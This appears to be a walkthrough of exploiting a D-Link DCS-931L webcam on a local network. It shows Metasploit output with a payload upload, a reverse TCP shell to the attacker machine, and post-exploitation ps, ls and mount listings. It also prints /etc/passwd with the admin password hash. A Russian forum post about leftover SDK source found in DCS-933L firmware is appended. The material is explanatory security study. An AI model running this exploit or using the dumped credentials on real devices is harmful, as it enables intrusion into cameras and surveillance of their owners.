
And we try again to exploit the webcam ...

exploit




```
msf exploit(dlink_dcs931l_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.56:4444
[+] 192.168.1.128:80 - Payload uploaded successfully
[+] 192.168.1.128:80 - Stager uploaded successfully
[+] 192.168.1.128:80 - Payload executed successfully
[*] Command shell session 1 opened (192.168.1.56:4444 -> 192.168.1.128:4585) at 2016-11-10 00:06:14 -0800
[+] Deleted /tmp/.nCPMk179Gu

196390572
LICNtXJIUbdyiFwMAJPogOAnbtsMHcru
true
MtQwuBIJqWOBpZaSNwlvbjhcWkuFAFde
qigxepfiWaUOazskDIgMnRDfZuyzxtJz
KaotUWUosQkhBDPZwjwKpwqtcipIKrtO
```

Success this time!



```
ps
  PID USER       VSZ STAT COMMAND
    1 admin     2092 S    init
    2 admin        0 SWN  [ksoftirqd/0]
    3 admin        0 SW<  [events/0]
    4 admin        0 SW<  [khelper]
    5 admin        0 SW<  [kthread]
   28 admin        0 SW<  [kblockd/0]
   31 admin        0 SW<  [khubd]
   45 admin        0 SW<  [kswapd0]
   46 admin        0 SW   [pdflush]
   47 admin        0 SW   [pdflush]
   48 admin        0 SW<  [aio/0]
   49 admin        0 SW<  [cifsoplockd]
   50 admin        0 SW<  [cifsdnotifyd]
  608 admin        0 SW   [mtdblockd]
  690 admin     1456 S    nvram_daemon
  975 admin     1700 S    pcmcmd -s -q 11025
  976 admin     1668 S    videomon
 1006 admin     4476 S    h264
 1032 admin     4560 S    uvc_stream -b -m 0 -g 5 -e 5
 1037 admin     1168 S    lld2d br0
 1068 admin     2096 S    /bin/sh
 1158 admin     1848 S    alphapd
 1201 admin     1980 S    udev
 1206 admin     1980 S    udev
 1208 admin     1980 S    udev
 1209 admin     1980 S    udev
 1220 admin     1480 S    schedule
 1223 admin     1520 S    lanconfig
 1224 admin     1408 S    tftpupload
 1226 admin     1368 S    mydlinkevent
 1232 admin     1244 S    mDNSResponder 192.168.1.128 DCS-931L_095198 DCS-931L_
 1295 admin     2088 S    udhcpc -i br0 -s /sbin/udhcpc.sh -p /var/run/udhcpc.p
 1365 admin     1468 S    /mydlink/dcp -i br0 -m DCS-931L
 1367 admin     3348 S    /mydlink/signalc
 1368 admin     2096 S    /bin/sh /mydlink/mydlink-watch-dog.sh
 2509 admin     2092 S    //bin/sh
 3825 admin     2088 S    sleep 5
 3826 admin     2092 R    ps
```


We have a shell, but NO prompt!.
ps command shows current processes.



```
ls -l
drwxr-xr-x    2 501      501             0 bin
drwxr-xr-x    2 0        0               0 media
drwxr-xr-x   10 0        0               0 sys
drwxrwxr-x    3 501      501             0 home
drwxrwxr-x    2 501      501             0 mnt
drwxrwxr-x    3 501      501             0 dev
lrwxrwxrwx    1 501      501            11 init -> bin/busybox
drwxrwxr-x    2 501      501             0 sbin
drwxr-xr-x    2 0        0               0 etc
drwxr-xr-x    3 0        0               0 tmp
drwxr-xr-x    4 0        0               0 var
drwxr-xr-x    4 501      501             0 lib
drwxrwxr-x    2 501      501             0 mydlink
drwxrwxr-x   10 501      501             0 etc_ro
drwxrwxr-x    6 501      501             0 usr
dr-xr-xr-x   50 0        0               0 proc
-rw-r--r--    1 0        0              48 usb3g.log
```


Long listing of the / directory. Note the use of BusyBox.

Only one user and that is the superuser.




```
cat /etc/passwd
admin:ETDe3Eg7/Dpck:0:0:Adminstrator:/:/bin/sh

mount
rootfs on / type rootfs (rw)
proc on /proc type proc (rw)
none on /var type ramfs (rw)
none on /etc type ramfs (rw)
none on /tmp type ramfs (rw)
none on /media type ramfs (rw)
none on /sys type sysfs (rw)
none on /dev/pts type devpts (rw)
none on /proc/bus/usb type usbfs (rw)
```

Mount points



```
ls -l /home
drwxr-xr-x    3 501      501             0 andy

ls -l /home/andy
drwxr-xr-x    3 501      501             0 ipcam3352

ls -l /home/andy/ipcam3352
drwxr-xr-x    3 501      501             0 RT288x_SDK

ls -l /home/andy/ipcam3352/RT288x_SDK
drwxr-xr-x    3 501      501             0 source

ls -l /home/andy/ipcam3352/RT288x_SDK/source
drwxr-xr-x    3 501      501             0 linux-2.6.21.x

ls -l /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x
drwxr-xr-x    2 501      501             0 include

ls -l /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x/include
-rw-r--r--    1 501      501         22281 deque
-rw-r--r--    1 501      501           991 clocale
-rw-r--r--    1 501      501          2738 iostream
-rw-r--r--    1 501      501          5006 char_traits
-rw-r--r--    1 501      501          2544 stack
-rw-r--r--    1 501      501         12980 functional
-rw-r--r--    1 501      501         41971 algorithm
-rw-r--r--    1 501      501          1830 cwchar
-rw-r--r--    1 501      501          8756 complex
-rw-r--r--    1 501      501          1594 cstdio
-rw-r--r--    1 501      501          1430 func_exception
-rw-r--r--    1 501      501          2734 utility
-rw-r--r--    1 501      501          8058 streambuf
-rw-r--r--    1 501      501         12737 set
-rw-r--r--    1 501      501         26240 valarray
-rw-r--r--    1 501      501          4620 memory
-rw-r--r--    1 501      501         18060 istream
-rw-r--r--    1 501      501          2115 csignal
```


There is a home directory named Andy??



```
-rw-r--r--    1 501      501          3721 iomanip
-rw-r--r--    1 501      501          4567 exception
-rw-r--r--    1 501      501           821 cerrno
-rw-r--r--    1 501      501          1963 locale
-rw-r--r--    1 501      501          9224 map
-rw-r--r--    1 501      501         18945 fstream
-rw-r--r--    1 501      501          1244 system_configuration.h
-rw-r--r--    1 501      501          2013 cstddef
-rw-r--r--    1 501      501         15662 vector

head /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x/include/memory
//bin/sh: head: not found
cat /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x/include/memory
/*      Copyright (C) 2004 Garrett A. Kajmowicz

        This file is part of the uClibc++ Library.

        This library is free software; you can redistribute it and/or
        modify it under the terms of the GNU Lesser General Public
        License as published by the Free Software Foundation; either
        version 2.1 of the License, or (at your option) any later version.

        This library is distributed in the hope that it will be useful,
        but WITHOUT ANY WARRANTY; without even the implied warranty of
        MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
        Lesser General Public License for more details.

        You should have received a copy of the GNU Lesser General Public
        License along with this library; if not, write to the Free Software
        Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
*/

#include <new>
#include <cstddef>
#include <cstdlib>
#include <iterator_base>
#include <utility>
```

Deep in the Andy directory there is a lot of C source code.

```
cat /home/andy/ipcam3352/RT288x SDK/source/linux-2.6.21.x/include/memory
```



iTuneDVR

Заголовок сообщения: Re: DCS-933L money back, али как ?

Добавлено: Чт апр 03, 2014 22:39

offline

Зарегистрирован: Ср апр 02, 2014 22:57
Сообщений: 4

Всем привет!

Мне мой товарищ скинул ссылку, говорит посмотри как раздевают прошивки. Смотрю!

С удовольствием прочитал данную тему, всё грамотно, по делу, без матерка, но с юморком 😉
Аппарата на руках не имею данного, но не удержался и решил глянуть, что к чему внутри.
Я конечно редко пользуюсь binwalk, но иногда бывает и науськиваю его на уж совсем неизвестные вещи для разнообразия.
Не долго думая скачал прошивку DCS-933L_A1_FWv1.03b08
Аккуратно ручками всё развернул по быстрому исключительно под виндой.

Да.
Много интересного я видел, но чтобы частично исходники внутри прошивки - это что-то новое, даже для меня!!!
Папка home\andy\ipcam3352\RT288x_SDK\source\linux-2.6.21.x
То-ли их забыли там, то-ли я такого действительно не видел.

